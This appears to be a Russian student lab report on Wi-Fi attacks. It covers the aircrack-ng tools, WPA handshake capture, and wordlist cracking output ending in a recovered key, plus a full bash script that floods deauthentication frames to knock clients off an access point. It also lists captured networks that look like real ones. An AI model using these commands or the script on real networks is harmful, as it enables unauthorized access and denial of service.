

12.11.2023

## Курс:

## Практическая работа к уроку № Lesson\_6

--

Безопасность и уязвимость Wi-Fi

### Задание\_1:

Изучить утилиты для работы с Wi-Fi.

Для метода аутентификации WPA2 существует два решения: для домашних сетей — WPA2-Personal, для корпоративных — WPA2-Enterprise. Если скомпрометирован домашний пароль, необходимо сразу его менять и доводить до всех пользователей. В корпоративной версии пароль (динамический ключ) меняется «на лету», и нет необходимости при увольнении сотрудника менять его и сообщать сотрудникам. В enterprise-версии в аутентификации участвует третья сторона — сервер аутентификации.

Утилиты для работы с Wi-Fi:

**Airbase-ng** — утилита для конфигурирования и тонкой настройки точки доступа. Зная параметры действующей точки, можно подменить ее.

**Aircrack-ng** — утилита для словарной атаки на протоколы безопасности точек доступа.

**Airdecap-ng** — для чтения \*.pcap-файлов дампов соединений

**Aireplay-ng** — для инъекций Wi-Fi-пакетов в существующее соединение. От имени точки доступа отправляют пакет о разрыве соединения клиенту, чтобы он соединился, а злоумышленник поймал хендшейк — набор данных, которые точка доступа и клиент отправляют в момент соединения.

**Airmon-ng** — утилита переводит плату в режим обнаружения сетей и клиентов.

**Airodump-ng** — сканирует пространство на предмет беспроводных сетей и устройств, записывает данные обмена сетевой платы (снятия дампа). Можно записывать файлы дампа в различных форматах. Есть таблица соответствия MAC и производителей.

**Airolib-ng** — утилита для создания и манипулирования базами данных, содержащими библиотеки хешей. Может работать с файлами cowpatty.

**Airserv-ng** — утилита, позволяющая открыть порт для прослушивания и настроить сетевую карту для работы с беспроводными приложениями.

**Airtun-ng** — создает виртуальный туннель для инъекции пакетов в соединение.

Кроме перечисленных утилит семейства Air есть ряд вспомогательных, которые генерируют словари, радужные таблицы, проводят атаки по ним — например, Cowpatty


```
airmon-ng start wlan0 #выбрать свой интерфейс беспроводной сети
airodump-ng wlan0 --channel 12 -w eapol1 #на 12 канале находится целевая сеть.
```

### Задание\_2:


Снять дамп соединения утилитой Airodump-ng. Для этого войти в незащищенную сеть — создайте ее специально, чтобы не допустить утечки своих персональных данных. Ввести логин и пароль на

несколько сайтов. Найти сайт с незащищенным соединением (http), войти в аккаунт. Найти в дампе cookies от незащищенного сайта.

```
airodump-ng wlan0 --channel 12 -w eapol1 #на 12 канале находится целевая сеть.
```



```
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ aircrack-ng wpa.full.cap
```



```
(kali@kali)-[~/Desktop]
$ aircrack-ng wpa.full.cap
Reading packets, please wait...
Opening wpa.full.cap
Read 15 packets.

# BSSID          ESSID          Encryption
1 00:14:6C:7E:40:80 teddy          WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening wpa.full.cap
Read 15 packets.

1 potential targets

Please specify a dictionary (option -w).
```

```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)-[~/Desktop]
$ aircrack-ng wpa.full.cap
Reading packets, please wait...
Opening wpa.full.cap
Read 15 packets.

# BSSID          ESSID          Encryption
1 00:14:6C:7E:40:80 teddy          WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening wpa.full.cap
Read 15 packets.

1 potential targets

Please specify a dictionary (option -w).

(kali@kali)-[~/Desktop]
$ aircrack-ng -w rockyout.txt -b 00:14:6C:7E:40:80 wpa.full.cap
```

```
root@kali: /home/kali/Desktop
File Actions Edit View Help

Aircrack-ng 1.6

[00:00:06] 7140/14344392 keys tested (1148.93 k/s)

Time left: 3 hours, 27 minutes, 58 seconds          0.05%

Current passphrase: asawakoh

Master Key      : 93 3D 51 43 AB 6C 0F E6 CF C3 09 AB 8C 8D 79 85
                  AA DC E4 C2 B4 1A 6A 48 AA A7 DD 7F 51 DD D4 35

Transient Key   : 03 2D C6 16 38 37 EF F9 D4 2C 67 B1 DA 6C 87 A8
                  F1 13 E4 77 A2 45 76 32 21 BE AE F0 F1 44 2F A4
                  68 3B 52 94 83 77 D9 14 F7 4C F3 FD 03 8A 1D 72
                  AC 5D 35 65 21 96 6A AF 87 82 31 CA 3F C5 06 96

EAPOL HMAC      : 70 6C 16 6B 64 9F 2B 08 27 94 F6 8A C2 10 86 34
```

```
root@kali: /home/kali/Desktop

File Actions Edit View Help

Aircrack-ng 1.6

[00:00:52] 62761/14344392 keys tested (1198.73 k/s)

Time left: 3 hours, 18 minutes, 33 seconds

KEY FOUND! [ 44445555 ]

Master Key      : 17 4F E9 A8 9F 52 85 FF 0B 7F A3 05 03 DB 38 93
                  75 15 D2 0B CE 17 D8 E2 EE 36 90 F0 47 B4 C5 0E

Transient Key   : B6 E9 EB A8 50 EA 32 D2 D1 85 32 B4 A7 26 A2 C3
                  E3 35 94 51 2E 9E 40 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : AE 83 8A AD 75 5C 16 1D 08 87 CD 2C F3 8C AE 60

0.44%
```

**Задание\_3:**

Подготовить скриншоты с результатами исследований.

**Задание\_4:**

( \* ) Найти хендшейк в предложенных дампах. Назвать ESSID, BSSID и канал атакованной сети, имя файла с EAPOL-пакетами.

```
aircrack-ng ИМЯ_ФАЙЛА.cap
```

```
Opening wpa.cap
Read 36 packets.

# BSSID ESSID Encryption
1 EE:43:F6:CC:FD:B0 Zyxel-49 WPA (1 handshake)
2 8C:10:D4:5D:D9:24 Nikosoft WPA (1 handshake)
3 08:10:77:53:BC:0F RT-761817 WPA (1 handshake)
4 28:28:5D:6C:16:24 ZyXEL_59 WPA (1 handshake)
5 50:46:5D:6E:8C:20 Mial WPA (1 handshake)
6 84:C9:B2:0B:79:94 wifi55 WPA (1 handshake)
7 68:15:90:E9:47:70 RT-714241 WPA (1 handshake)
8 E8:37:7A:94:A5:24 RT-74 WPA (1 handshake)
9 84:55:A5:74:2B:D5 AndroidAP WPA (1 handshake)
10 60:A4:4C:E0:FD:94 Ivan S. WPA (1 handshake)
11 8C:10:D4:5E:ED:58 RT-65 WPA (1 handshake)
12 C8:91:F9:C6:CD:F7 RT-727674 WPA (1 handshake)

Index number of target network ?
```

Opening test-02.cap  
Read 34452 packets.

#	BSSID	ESSID	Encryption
1	54:64:D9:A6:CB:C1	KONV210941	No data - WEP or WPA
2	E8:37:7A:94:DB:A6	RT-768370	WPA (0 handshake)
3	44:E9:DD:DC:89:47	FTTX751174	No data - WEP or WPA
4	08:10:77:53:BC:0F	RT-761817	WPA (1 handshake)
5	8C:10:D4:5E:ED:58	RT-65	WPA (0 handshake)
6	28:28:5D:A4:E9:66	Keenetic-0433	No data - WEP or WPA
7	FC:F5:28:48:60:0A	wifi30-66	No data - WEP or WPA
8	B8:A3:86:0C:25:64	RT-36	No data - WEP or WPA
9	2C:56:DC:44:2F:FC	ASUS-63	WPA (0 handshake)
10	68:15:90:E9:47:70	RT-714241	WPA (0 handshake)
11	E4:18:6B:21:D8:C0	Keenetic-3320	No data - WEP or WPA
12	B8:A3:86:0F:1D:F4	DIR-320NRU	WPA (0 handshake)
13	90:72:82:10:68:A6	RT-32	WPA (0 handshake)
14	F0:82:61:6E:16:1D	FTTX733128	WPA (0 handshake)
15	38:17:66:07:2C:F8	RT-717094	No data - WEP or WPA
16	60:A4:4C:E0:FD:94	Ivan S.	WPA (0 handshake)
17	FC:F5:28:61:59:18	para-ram	No data - WEP or WPA
18	00:1F:CE:C9:91:C2	RT-136	No data - WEP or WPA
19	B0:B2:DC:A9:B5:52	ZyXEL_KEENETIC_LITE_A9B552	WPA (0 handshake)
20	E4:18:6B:18:3F:9C		Unknown
21	96:53:30:A8:88:75	DIRECT-qc-BRAVIA	No data - WEP or WPA
22	1C:74:0D:8E:15:00		Unknown
23	EC:43:F6:00:42:B0	Keenetic-4748	No data - WEP or WPA
24	12:08:C1:93:7A:9E	DIRECT-AP[TV][LG]42LA620V-ZA	No data - WEP or WPA
25	C4:A8:1D:64:24:38	RT-726940	No data - WEP or WPA
26	84:55:A5:74:2B:D5	AndroidAP	No data - WEP or WPA
27	30:B5:C2:69:C9:16	TP-LINK_22	No data - WEP or WPA
28	E8:37:7A:94:A5:24	RT-74	WPA (0 handshake)
29	28:28:5D:6C:16:24	ZyXEL_59	WPA (0 handshake)
30	AC:F1:DF:C4:48:D3	wifi88	WPA (0 handshake)
31	50:46:5D:6E:8C:20	MiAl	WPA (0 handshake)

Для просмотра содержимого файла можно использовать Wireshark. После открытия файла установить фильтр:

еapol



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	ee:43:f6:cc:fd:b0	Broadcast	802.11	259	Beacon frame, SN=49, FN=0, Flags=....., BI=100, SSID=Zyxe1-49
2	0.000000	ee:43:f6:cc:fd:b0	LiteonTe_44:a7:3b	EAPOL	133	Key (Message 1 of 4)
3	0.000000	ee:43:f6:cc:fd:b0	LiteonTe_44:a7:3b	EAPOL	155	Key (Message 2 of 4)
4	130.288096	Sagemcom_5d:d9:24	Broadcast	802.11	274	Beacon frame, SN=3813, FN=0, Flags=....., BI=100, SSID=Nikosoft
5	130.288096	Sagemcom_5d:d9:24	HonHaiPr_a8:88:75	EAPOL	155	Key (Message 1 of 4)
6	130.288096	HonHaiPr_a8:88:75	Sagemcom_5d:d9:24	EAPOL	155	Key (Message 2 of 4)
7	507.453205	08:10:77:53:bc:0f	Broadcast	802.11	275	Beacon frame, SN=169, FN=0, Flags=....., BI=100, SSID=RT-761817
8	507.453205	SamsungE_3b:8b:6d	08:10:77:53:bc:0f	EAPOL	155	Key (Message 2 of 4)
9	507.453205	08:10:77:53:bc:0f	SamsungE_3b:8b:6d	EAPOL	213	Key (Message 3 of 4)
10	571.340790	Zyxe1Com_6c:16:24	Broadcast	802.11	239	Beacon frame, SN=2683, FN=0, Flags=....., BI=100, SSID=Zyxe1_59
11	571.340790	Zyxe1Com_6c:16:24	Shenzhen_69:c6:d3	EAPOL	133	Key (Message 1 of 4)
12	571.340790	Shenzhen_69:c6:d3	Zyxe1Com_6c:16:24	EAPOL	155	Key (Message 2 of 4)
13	571.340790	AsustekC_6e:8c:20	Broadcast	802.11	194	Beacon frame, SN=3160, FN=0, Flags=....., BI=100, SSID=Mia1
14	571.340790	AsustekC_6e:8c:20	SamsungE_c8:30:cb	EAPOL	155	Key (Message 1 of 4)
15	571.340790	SamsungE_c8:30:cb	AsustekC_6e:8c:20	EAPOL	155	Key (Message 2 of 4)
16	632.690838	D-LinkIn_0b:79:94	Broadcast	802.11	248	Beacon frame, SN=3269, FN=0, Flags=....., BI=100, SSID=wifi55
17	632.690838	D-LinkIn_0b:79:94	HonHaiPr_58:7a:9d	EAPOL	133	Key (Message 1 of 4)
18	632.690838	HonHaiPr_58:7a:9d	D-LinkIn_0b:79:94	EAPOL	155	Key (Message 2 of 4)
19	664.376528	Sagemcom_e9:47:70	Broadcast	802.11	249	Beacon frame, SN=2541, FN=0, Flags=....., BI=100, SSID=RT-714241
20	664.376528	Sagemcom_e9:47:70	LgInnote_6d:6b:c2	EAPOL	155	Key (Message 1 of 4)
21	664.376528	LgInnote_6d:6b:c2	Sagemcom_e9:47:70	EAPOL	155	Key (Message 2 of 4)
22	972.915746	Zyxe1Com_94:a5:24	Broadcast	802.11	256	Beacon frame, SN=3568, FN=0, Flags=....., BI=100, SSID=RT-74
23	972.915746	SamsungE_25:0a:c1	Zyxe1Com_94:a5:24	EAPOL	133	Key (Message 1 of 4)
24	972.915746	SamsungE_25:0a:c1	Zyxe1Com_94:a5:24	EAPOL	155	Key (Message 2 of 4)
25	1000.533364	SamsungE_74:2b:d5	Broadcast	802.11	235	Beacon frame, SN=1640, FN=0, Flags=....., BI=100, SSID=AndroidAP
26	1000.533364	SamsungE_02:88:eb	SamsungE_74:2b:d5	EAPOL	155	Key (Message 2 of 4)
27	1000.533364	SamsungE_74:2b:d5	SamsungE_02:88:eb	EAPOL	189	Key (Message 3 of 4)
28	1083.713499	AsustekC_e0:fd:94	Broadcast	802.11	232	Beacon frame, SN=151, FN=0, Flags=....., BI=100, SSID=Ivan S.
29	1083.713499	AsustekC_e0:fd:94	LgInnote_4e:61:cc	EAPOL	155	Key (Message 1 of 4)

▶ Frame 1: 259 bytes on wire (2072 bits), 259 bytes captured (2072 bits)  
 ▶ IEEE 802.11 Beacon frame, Flags: .....  
 ▶ IEEE 802.11 wireless LAN

```

0000  00 00 00 00 ff ff ff ff ff ee 43 f6 cc fd b0  .....C....
0010  ee 43 f6 cc fd b0 10 03 e7 40 51 e1 19 00 00 00  .C.....@Q....
0020  64 00 11 04 00 00 6a 70 70 66 6e 7d 24 30 01 00  d.....?val.40
  
```

## Задание\_5:

(\*) Разработать bash-скрипт для диверсии в Wi-Fi сети. Цель — сделать неработоспособным соединение с точкой для конкретного клиента. Подготовить отчет с исходным кодом скрипта.

```

#!/bin/bash
echo "--->Переключение интерфейса в режим монитора<---"
echo "1. Ввод имя интерфейса: "
echo "2. Выбрать интерфейс автоматически!"
read user_input
case $user_input in
1)
echo "Указать интерфейс: "
read interface
;;
2)
interface=`ip a | grep wl* | awk '{print $2}' | cut -d ':' -f1`
echo "$interface"
;;
esac
function control() {
iw mon0 del
systemctl start NetworkManager
clear
exit
}
echo "Вы указали интерфейс: >>$interface<<"
echo "Начать атаку? (y/n): "
read user_input2
if [[ $user_input2 == "y" || $user_input2 == "Y" ]];
  
```

```

then
iw $interface interface add mon0 type monitor
ifconfig mon0 up
echo "Вам известно BSSID точки доступа? (y/n):"
read user_input3
if [[ $user_input3 == "y" || $user_input3 == "Y" ]];
then
echo "Укажите BSSID:"
read bssid
else
echo "Вывожу список точек доступа! Для отмены нажмите [Ctrl-C]"
sleep 2
airodump-ng mon0
echo "Выберите BSSID:"
read bssid
fi
echo "Для атаки на определенного клиента необходимо указать его MAC адрес"
echo "Хотите указать MAC устройства клиента? (y/n):"
read user_input4
if [[ $user_input4 == "y" || $user_input4 == "Y" ]];
then
echo "Если Вам не известен MAC адрес клиента нажмите (n). Если известен
нажмите (y)"
read user_input5
if [[ $user_input5 == "n" || $user_input5 == "N" ]];
then
echo "Вывожу на экран мониторинг выбранной точки доступа! Для окончания
мониторинга нажмите [Ctrl-C]"
sleep 2
airodump-ng mon0 --bssid=$bssid
echo "Укажите MAC адрес выбранного клиента:"
read mac_client
valid_mac='^([0-9a-fA-F][0-9a-fA-F]){5}([0-9a-fA-F][0-9a-fA-F])$'
if [[ ! $mac_client =~ $valid_mac ]];
then
echo "Вы не указали mac адрес!"
echo "Укажите mac!"
read mac_client
trap control SIGINT
trap control SIGTERM
for i in {1..1000}
do
aireplay-ng --deauth 1000 -a $bssid -c $mac_client mon0 --ignore-negative-one
sleep 10
done
else
trap control SIGINT
trap control SIGTERM
for i in {1..1000}
do
aireplay-ng --deauth 1000 -a $bssid -c $mac_client mon0 --ignore-negative-one
sleep 10
done
fi
elif [[ $user_input5 == "y" || $user_input == "Y" ]];
then
echo "Начало атаки на точку доступа без указания клиента!"

```

```
trap control SIGINT
trap control SIGTERM
for i in {1..1000}
do
aireplay-ng --deauth 1000 -a $bssid mon0 --ignore-negative-one
sleep 10
done
else
echo "Выбор указан не верно!"
fi
else
echo "Начало атаки на точку доступа без указания клиента!"
trap control SIGINT
trap control SIGTERM
for i in {1..1000}
do
aireplay-ng --deauth 1000 -a $bssid mon0 --ignore-negative-one
sleep 10
done
fi
else
echo "Чao!"
fi
```

## Выводы:

## Ссылки / дополнительные материалы

1. Статья про Wi-Fi роуминг.
2. Методичка по IEEE 802.11.
3. Методичка по AES
4. Методичка по IEEE 802.11.
5. Методичка про самоорганизующиеся сети.

Вся информация в данной работе представлена исключительно в ознакомительных целях!  
Любое использование на практике без согласования тестирования подпадает под действие УК  
РФ.

- <https://gb.ru>

Выполнил: AndreiM